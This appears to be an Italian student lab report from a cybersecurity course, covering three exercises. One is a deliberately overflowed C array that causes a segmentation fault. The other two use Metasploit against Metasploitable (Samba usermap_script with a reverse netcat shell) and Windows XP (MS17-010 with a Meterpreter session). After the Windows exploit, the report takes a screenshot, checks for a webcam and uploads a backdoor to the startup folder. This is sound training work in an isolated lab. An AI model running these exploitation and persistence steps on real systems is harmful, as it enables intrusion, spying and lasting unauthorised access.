
https://drive.google.com/file/d/1nEM_FV5zFHj4hw9_Ya1PUP_xf5bLGy0I/view

Leggete attentamente il programma in allegato.

Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione
- Riprodurre ed eseguire il programma nel laboratorio le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione

Suggerimento:

Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

Svolgimento

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c=i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for ( j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for ( j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }
}

return 0;
```

- **Descrivere il funzionamento del programma prima dell'esecuzione**

Questo programma in C chiede all'utente di inserire 10 interi, quindi li ordina in ordine crescente utilizzando l'algoritmo di ordinamento a bolle e infine stampa il vettore ordinato.

- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette? Si erano corrette
- Modificare il programma affinché si verifichi un errore di segmentazione

```
// Acquisizione degli input
for (i = 0; i < 23; i++) {
    int c = i + 1;
    printf("[%d]: ", c);
    scanf("%d", &vector[i]);
```

Ecco cosa visualizza l'utente

```
(kali㉿kali)-[~]
$ ./BW_D3_BOF
Inserire 10 interi:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
[11]: 11
[12]: 12
[13]: 13
[14]: 1
[15]: 15
[16]: 16
[17]: 17
[18]: 18
[19]: 19
[20]: 20
[22]: 21
[23]: 22
Il vettore inserito è:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
Il vettore ordinato è:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
zsh: segmentation fault  ./BW_D3_BOF
```

Bonus

Inserire controlli di input

Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto

Svolgimento

Di seguito il programma con i controlli input inseriti e il menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    int vector[10], i, j, k;
    int swap_var;
    int choice;

    printf("Menu:\n");
    printf("Benvenuto, i NetRaiders sono qui per aiutarti, o forse no!\n");
    printf("1. Eseguire il programma con errore di segmentazione\n");
    printf("2. Eseguire il programma corretto\n");
    printf("Scelta: ");

    // Verifica se l'input è stato correttamente interpretato come un intero
    if (scanf("%d", &choice) != 1) {
        printf("Inserisci un numero tra le due scelte!. Uscita dal programma.\n");
        return 1;
    }

    switch (choice) {
        case 1:
            printf("Esecuzione del programma con errore di segmentazione ... \n");

            // Acquisizione degli input
            for (i = 0; i < 23; i++) {
                int c = i + 1;
                printf("[%d]: ", c);
                // Verifica se l'input è stato correttamente interpretato come un intero
                if (scanf("%d", &vector[i]) != 1) {
                    printf("Inserisci un numero!. Uscita dal programma.\n");
                    return 1;
                }
            }

            printf("Il vettore inserito è:\n");
            // Stampa del vettore inserito
            for (i = 0; i < 10; i++) {
                int t = i + 1;
                printf("[%d]: %d\n", t, vector[i]);
            }
    }
}
```

```

// Algoritmo di ordinamento a bolle
for (j = 0; j < 10 - 1; j++) {
    for (k = 0; k < 10 - j - 1; k++) {
        if (vector[k] > vector[k + 1]) {
            // Scambio di elementi
            swap_var = vector[k];
            vector[k] = vector[k + 1];
            vector[k + 1] = swap_var;
        }
    }
}

printf("Il vettore ordinato è:\n");
// Stampa del vettore ordinato
for (i = 0; i < 10; i++) {
    int t = i + 1;
    printf("[%d]: %d\n", t, vector[i]);
}
break;

case 2:
printf("Esecuzione del programma corretto ... \n");

printf("Inserire 10 interi:\n");

// Acquisizione degli input
for (i = 0; i < 10; i++) {
    int c = i + 1;
    printf("[%d]: ", c);
    // Verifica se l'input è stato correttamente interpretato come un intero
    if (scanf("%d", &vector[i]) != 1) {
        printf("Inserisci un numero!. Uscita dal programma.\n");
        return 1;
    }
}

printf("Il vettore inserito è:\n");
// Stampa del vettore inserito
for (i = 0; i < 10; i++) {
    int t = i + 1;
    printf("[%d]: %d\n", t, vector[i]);
}

// Algoritmo di ordinamento a bolle
for (j = 0; j < 10 - 1; j++) {
    for (k = 0; k < 10 - j - 1; k++) {
        if (vector[k] > vector[k + 1]) {
            // Scambio di elementi
            swap_var = vector[k];
            vector[k] = vector[k + 1];
            vector[k + 1] = swap_var;
        }
    }
}

```

```

printf("Il vettore ordinato è:\n");
// Stampa del vettore ordinato
for (i = 0; i < 10; i++) {
    int t = i + 1;
    printf("[%d]: %d\n", t, vector[i]);
}
break;


default:
printf("Scelta non valida.\n");
break;
}

return 0;
}

```

Ecco cosa visualizza l'utente con i due menù:

1. Eseguire il programma con errore di segmentazione



The screenshot shows a terminal window with the following output:

```

[Kali㉿kali)-[~]
└─$ ./BW_D3_BOF2
Menu:
Benvenuto, i NetRaiders sono qui per aiutarti, o forse no!
1. Eseguire il programma con errore di segmentazione
2. Eseguire il programma corretto
Scelta: 1
Esecuzione del programma con errore di segmentazione ...
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
[11]: 11
[12]: 12
[13]: 13
[14]: 14
[15]: 15
[16]: 16
[17]: 17
[18]: 18
[19]: 19
[20]: 20
[21]: 21
[22]: 22
[23]: 23
Il vettore inserito è:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
Il vettore ordinato è:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 10
zsh: segmentation fault  ./BW_D3_BOF2

```

2. Eseguire il programma corretto

```
(kali㉿kali)-[~]
$ ./BW_D3_B0F2
Menu:
Benvenuto, i NetRaiders sono qui per aiutarti, o forse no!
1. Eseguire il programma con errore di segmentazione
2. Eseguire il programma corretto
Scelta: 2
Esecuzione del programma corretto ...
Inserire 10 interi:
[1]: 1
[2]: 3
[3]: 5
[4]: 7
[5]: 9
[6]: 2
[7]: 4
[8]: 6
[9]: 8
[10]: 0
Il vettore inserito è:
[1]: 1
[2]: 3
[3]: 5
[4]: 7
[5]: 9
[6]: 2
[7]: 4
[8]: 6
[9]: 8
[10]: 0
Il vettore ordinato è:
[1]: 0
[2]: 1
[3]: 2
[4]: 3
[5]: 4
[6]: 5
[7]: 6
[8]: 7
[9]: 8
[10]: 9
```

Giorno 4

Exploit Metasploitable con Metasploit

Traccia Giorno 4:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.

È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

Requisiti laboratorio Giorno 4:

IP Kali Linux: 192.168.75.100

IP Metasploitable: 192.168.75.150 Listen port (nelle opzioni del payload): 4455

Suggerimento:

Utilizzate l'exploit al path **exploit/multi/samba/usermap_script** (fate prima una ricerca con la keyword search)

Svolgimento

- **Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable**

Sev	CVSS	Name
Critical	10.0 *	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
Critical	9.8	Apache Tomcat AJP Connector Request Injection (Ghostcat)
Critical	9.8	Bind Shell Backdoor Detection
High	7.5 *	rlogin Service Detection
High	7.5	Samba Badlock Vulnerability

- **Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)**

Metasploit vul / Plugin #90509
← Back to Vulnerabilities

Hosts	Vulnerabilities	Notes	History
1	42	2	1

HIGH Samba Badlock Vulnerability

Description
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also
<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output

Nessus detected that the Samba Badlock patch has not been applied.
To see debug logs, please visit individual host

Port	Hosts
445 / tcp / cifs	192.168.75.150

- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/caliclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	_ target: Automatic
3	_ target: Windows 2000 English
4	_ target: Windows XP English SP0-1
5	_ target: Windows XP English SP2
6	_ target: Windows 2003 English SP0
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
9	_ target: Windows x86
10	_ target: Windows x64
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather Configurations
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Rsync Modules
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execut
on					
14	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
16	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow

Utilizziamo l'exploit al path **exploit/multi/samba/usermap_script**

msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > use 15
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.75.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Settaggio Rhosts “IP metaspitable” e Lport “4455”

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.75.150
rhosts => 192.168.75.150
msf6 exploit(multi/samba/usermap_script) > set lport 4455
lport => 4455

Ho eseguito il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.75.100:4455
[*] Command shell session 2 opened (192.168.75.100:4455 → 192.168.75.150:33212) at 2024-04-17 10:08:31 -0400
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:25:d6:74
inet addr:192.168.75.150 Bcast:192.168.75.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe25:d674/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:15324 errors:0 dropped:0 overruns:0 frame:0
TX packets:12331 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1753548 (1.6 MB) TX bytes:2027125 (1.9 MB)
Base address:0xd010 Memory:f0200000-f0220000

Giorno 5

Exploit Windows con Metasploit

Traccia Giorno 5:

Sulla macchina Windows XP (o in alternativa Windows 7) ci sono diversi servizi in ascolto vulnerabili.

Si richiede allo studente di:

- **Effettuare** un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP (o in alternativa Windows 7)
- Sfruttare la vulnerabilità identificata dal codice **MS17-010** con Metasploit.

Requisiti laboratorio Giorno 5:

IP Kali Linux: 192.168.198.100

IP Windows XP(o 7): 192.168.198.200

Listen port (payload option): 9999

Svolgimento

- Eseguito vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP

Window XP

< Back to All Scans

Hosts	1	Vulnerabilities	17	Notes	1	History	1
Filter	▼	Search Vulnerabilities	🔍	17 Vulnerabilities			
Sev	CVSS	VPR	Name				
CRITICAL	10.0		Microsoft Windows XP Unsupported Installation Detection				
MIXED	Microsoft Windows (Multiple Issues)				
HIGH	7.3	6.6	SMB NULL Session Authentication				
MIXED	SMB (Multiple Issues)				
INFO	SMB (Multiple Issues)				

- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Window XP / Microsoft Windows (Multiple Issues)

< Back to Vulnerabilities

Hosts	1	Vulnerabilities	17	Notes	1	History	1
Search Vulnerabilities	🔍	5 Vulnerabilities					
Sev	CVSS	VPR	Name				
CRITICAL	10.0 *	7.4	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (unprivileged check)				
CRITICAL	10.0		Unsupported Windows OS (remote)				
CRITICAL	9.8	9.2	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (unprivileged check)				
HIGH	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unprivileged check)				
INFO			WMI Not Available				

```
use windows/smb/ms17_010_psexec
```

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > use exploit/windows/smb/ms17_010_psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
```

Settaggio Lport, Rhosts

```
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 9999
lport => 9999
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.198.200
rhosts => 192.168.198.200
```

Avviato exploit

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.198.100:9999
[*] 192.168.198.200:445 - Target OS: Windows 5.1
[*] 192.168.198.200:445 - Filling barrel with fish... done
[*] 192.168.198.200:445 - <----- | Entering Danger Zone | ----->
[*] 192.168.198.200:445 - [*] Preparing dynamite...
[*] 192.168.198.200:445 - [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.198.200:445 - [*] Successfully Leaked Transaction!
[*] 192.168.198.200:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.198.200:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.198.200:445 - Reading from CONNECTION struct at: 0xffbcec28
[*] 192.168.198.200:445 - Built a write-what-where primitive...
[*] 192.168.198.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.198.200:445 - Selecting native target
[*] 192.168.198.200:445 - Uploading payload... GXzRaoyQ.exe
[*] 192.168.198.200:445 - Created \GXzRaoyQ.exe ...
[+] 192.168.198.200:445 - Service started successfully...
[*] 192.168.198.200:445 - Deleting \GXzRaoyQ.exe ...
[-] 192.168.198.200:445 - Delete of \GXzRaoyQ.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:9999 -> 192.168.198.200:1032) at 2024-04-18 03:44:41 -0400
meterpreter >
```

Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

- 1) se la macchina target è una macchina virtuale oppure una macchina fisica
- 2) le impostazioni di rete della macchine target
- 3) se la macchina target ha a disposizione delle webcam attive
- 4) recuperare uno screenshot del desktop
- 5) i privilegi dell'utente
- 6) creare una backdoor, iniettarla nel sistema, intercettare la connessione ed aviarla.

Svolgimento

- 1) se la macchina target è una macchina virtuale oppure una macchina fisica

```
meterpreter > sysinfo
Computer      : WINDOWSXP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: it_IT
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

2) le impostazioni di rete della macchine target

```
meterpreter > ipconfig

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:5c:8d:1c
MTU       : 1500
IPv4 Address : 192.168.198.200
IPv4 Netmask : 255.255.255.0
```

3) se la macchina target ha a disposizione delle webcam attive

```
meterpreter > webcam_list
[-] No webcams were found
```

4) recuperate uno screenshot del desktop

```
meterpreter > screenshot
Screenshot saved to: /home/kali/tuPKYljN.jpeg
```



5) i privilegi dell'utente

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

6) creare una backdoor, iniettarla nel sistema, intercettare la connessione ed avviarla.

```
meterpreter > ls
Listing: C:\WINDOWS\system32

Mode          Size   Type  Last modified      Name
_____
100666/rw-rw-rw-  907    fil   2024-04-08 17:30:56 -0400 $winnt$.inf
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:08 -0400 1025
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:08 -0400 1028
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:08 -0400 1031
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:19 -0400 1033
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:08 -0400 1037
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:49 -0400 1040
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:08 -0400 1041
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:08 -0400 1042
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:08 -0400 1054
100666/rw-rw-rw-  2151   fil   2008-04-14 08:00:00 -0400 12520437.cpx
100666/rw-rw-rw-  2233   fil   2008-04-14 08:00:00 -0400 12520850.cpx
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:08 -0400 2052
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:08 -0400 3076
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:08 -0400 3com_dmi
100666/rw-rw-rw-  100352  fil   2008-04-14 08:00:00 -0400 6to4svc.dll
100666/rw-rw-rw-  1840    fil   2008-04-14 08:00:00 -0400 AUTOEXEC.NT
100666/rw-rw-rw-  2285    fil   2024-04-08 17:29:36 -0400 CONFIG.NT
100666/rw-rw-rw-  2885    fil   2008-04-14 08:00:00 -0400 CONFIG.TMP
100666/rw-rw-rw-  66082   fil   2008-04-14 08:00:00 -0400 C_28594.NLS
100666/rw-rw-rw-  66082   fil   2008-04-14 08:00:00 -0400 C_28595.NLS
100666/rw-rw-rw-  66082   fil   2008-04-14 08:00:00 -0400 C_28597.NLS
040777/rwxrwxrwx  0     dir   2024-04-08 19:23:28 -0400 CatRoot
040777/rwxrwxrwx  0     dir   2024-04-18 03:41:34 -0400 CatRoot2
040777/rwxrwxrwx  0     dir   2024-04-08 17:28:13 -0400 Com
040777/rwxrwxrwx  0     dir   2024-04-08 17:35:53 -0400 DRVSTORE
100666/rw-rw-rw-  1804    fil   2008-04-14 08:00:00 -0400 Dcache.bin
040777/rwxrwxrwx  0     dir   2024-04-08 17:28:44 -0400 DirectX
100666/rw-rw-rw-  103424  fil   2008-04-14 08:00:00 -0400 EqnClass.Dll
100666/rw-rw-rw-  91088   fil   2024-04-08 17:31:11 -0400 FNTCACHE.DAT
040777/rwxrwxrwx  0     dir   2024-04-08 19:21:08 -0400 IME
100444/r--r--r--  6656    fil   2008-04-14 08:00:00 -0400 KBDAL.DLL
100666/rw-rw-rw-  297984  fil   2008-04-14 08:00:00 -0400 MSCTF.dll
100666/rw-rw-rw-  177152  fil   2008-04-14 08:00:00 -0400 MSCTIME.IME
100666/rw-rw-rw-  68608   fil   2008-04-14 08:00:00 -0400 MSCTFP.dll
100666/rw-rw-rw-  159232  fil   2008-04-14 08:00:00 -0400 MSIMTF.dll

meterpreter > ls
Listing: C:\

Mode          Size   Type  Last modified      Name
_____
100777/rwxrwxrwx  0     fil   2024-04-08 17:29:36 -0400 AUTOEXEC.BAT
100444/r--r--r--  4952   fil   2008-04-14 08:00:00 -0400 Bootfont.bin
100666/rw-rw-rw-  0     fil   2024-04-08 17:29:36 -0400 CONFIG.SYS
040777/rwxrwxrwx  0     dir   2024-04-08 17:31:30 -0400 Documents and Settings
100444/r--r--r--  0     fil   2024-04-08 17:29:36 -0400 IO.SYS
100444/r--r--r--  0     fil   2024-04-08 17:29:36 -0400 MSDOS.SYS
100555/r-xr-xr-x  47564   fil   2008-04-14 08:00:00 -0400 NTDETECT.COM
040555/r-xr-xr-x  0     dir   2024-04-08 17:33:01 -0400 Programmi
040777/rwxrwxrwx  0     dir   2024-04-08 17:31:28 -0400 System Volume Information
040777/rwxrwxrwx  0     dir   2024-04-18 06:39:29 -0400 WINDOWS
100666/rw-rw-rw-  211    fil   2024-04-08 17:27:05 -0400 boot.ini
100444/r--r--r--  251600  fil   2008-04-14 08:00:00 -0400 ntldr
000000/           0     fif   1969-12-31 19:00:00 -0500 pagefile.sys
100666/rw-rw-rw-  1110   fil   2024-04-08 17:31:33 -0400 vboxpostinstall.log

meterpreter > cd Documents\ and\ Settings\\
meterpreter > ls
Listing: C:\Documents and Settings

Mode          Size   Type  Last modified      Name
_____
040777/rwxrwxrwx  0     dir   2024-04-08 17:31:30 -0400 Administrator
040777/rwxrwxrwx  0     dir   2024-04-08 17:29:05 -0400 All Users
040777/rwxrwxrwx  0     dir   2024-04-08 17:29:39 -0400 Default User
040777/rwxrwxrwx  0     dir   2024-04-08 17:31:16 -0400 LocalService
040777/rwxrwxrwx  0     dir   2024-04-08 17:31:14 -0400 NetworkService

meterpreter > cd All\ Users\\
meterpreter > ls
Listing: C:\Documents and Settings\All Users

Mode          Size   Type  Last modified      Name
_____
040777/rwxrwxrwx  0     dir   2024-04-08 17:29:29 -0400 DRM
040555/r-xr-xr-x  0     dir   2024-04-08 19:23:35 -0400 Data applicazioni
040777/rwxrwxrwx  0     dir   2024-04-08 19:23:35 -0400 Desktop
040555/r-xr-xr-x  0     dir   2024-04-08 17:28:22 -0400 Documenti
040555/r-xr-xr-x  0     dir   2024-04-08 17:30:54 -0400 Menu Avvio
040777/rwxrwxrwx  0     dir   2024-04-08 19:23:35 -0400 Modelli
040777/rwxrwxrwx  0     dir   2024-04-08 19:23:35 -0400 Preferiti
```

```

meterpreter > cd Menu\ Avvio\\
meterpreter > ls
Listing: C:\Documents and Settings\All Users\Menu Avvio
=====
Mode          Size    Type   Last modified      Name
---          ----    ---   ---           ---
100666/rw-rw-rw- 398    fil    2024-04-08 17:29:38 -0400 Catalogo di Windows.lnk
100666/rw-rw-rw- 1607   fil    2024-04-08 17:29:38 -0400 Impostazioni accesso ai programmi.lnk
040555/r-xr-xr-x  0     dir    2024-04-08 17:28:53 -0400 Programmi
100666/rw-rw-rw- 1507   fil    2024-04-08 17:29:38 -0400 Windows Update.lnk
100666/rw-rw-rw- 306    fil    2024-04-08 17:29:38 -0400 desktop.ini

meterpreter > cd Programmi\\
meterpreter > ls
Listing: C:\Documents and Settings\All Users\Menu Avvio\Programmi
=====
Mode          Size    Type   Last modified      Name
---          ----    ---   ---           ---
040555/r-xr-xr-x  0     dir    2024-04-08 17:28:21 -0400 Accessori
040555/r-xr-xr-x  0     dir    2024-04-08 19:23:35 -0400 Esecuzione automatica
040555/r-xr-xr-x  0     dir    2024-04-08 17:28:13 -0400 Giochi
040555/r-xr-xr-x  0     dir    2024-04-08 17:29:38 -0400 Strumenti di amministrazione
100666/rw-rw-rw-  605    fil    2024-04-08 17:28:13 -0400 Windows Messenger.lnk
100666/rw-rw-rw-  758    fil    2024-04-08 17:28:53 -0400 Windows Movie Maker.lnk
100666/rw-rw-rw-  150    fil    2024-04-08 17:28:53 -0400 desktop.ini

meterpreter > cd Esecuzione\ automatica\\
meterpreter > ls
Listing: C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica
=====
Mode          Size    Type   Last modified      Name
---          ----    ---   ---           ---
100666/rw-rw-rw-  84    fil    2024-04-08 17:29:38 -0400 desktop.ini

meterpreter > upload /home/kali/hack.exe hash.txt
meterpreter > upload /home/kali/hack.exe hash.txt
meterpreter > upload /home/kali/hack.exe hash.txt
meterpreter > upload /home/kali/hack.exe
[*] Uploading : /home/kali/hack.exe → hack.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/hack.exe → hack.exe
[*] Completed : /home/kali/hack.exe → hack.exe

```

```

msf6 > search handler
Matching Modules
=====
#  Name
0  exploit/windows/ftp/aasync_list_reply
1  exploit/linux/local/abrt_raceabrt_priv_esc
2  exploit/linux/local/abrt_sosreport_priv_esc
3  exploit/windows/misc/cve_2022_28381_allmediastreamer_bof
4  exploit/windows/browser/aim_gowaway
5  exploit/linux/local/apt_package_manager_persistence
6  exploit/linux/http/accellion_fta_getstatus_oauth
7  exploit/windows/misc/achat_bof
8  exploit/android/local/janus
9  auxiliary/scanner/http/apache_activemq_traversal
10 auxiliary/scanner/http/apache_activemq_source_disclosure
11 auxiliary/scanner/http/apache_mod_cgi_bash_env
12 exploit/linux/local/apprt_abrt_chroot_priv_esc
13 exploit/windows/local/ps_wmi_exec
14 exploit/windows/http/bea_weblogic_transfer_encoding
15 exploit/linux/local/bash_profile_persistence
16 exploit/freebsd/misc/citrix_netscaler_soap_bof
17 exploit/windows/misc/stream_down_bof
18 exploit/windows/fileformat/cyberlink_lpp_bof
19  \_ target: CyberLink LabelPrint < 2.5 on Windows 7 (64 bit)
20  \_ target: CyberLink LabelPrint < 2.5 on Windows 8.1 x64
21  \_ target: CyberLink LabelPrint < 2.5 on Windows 10 x64 build 1803
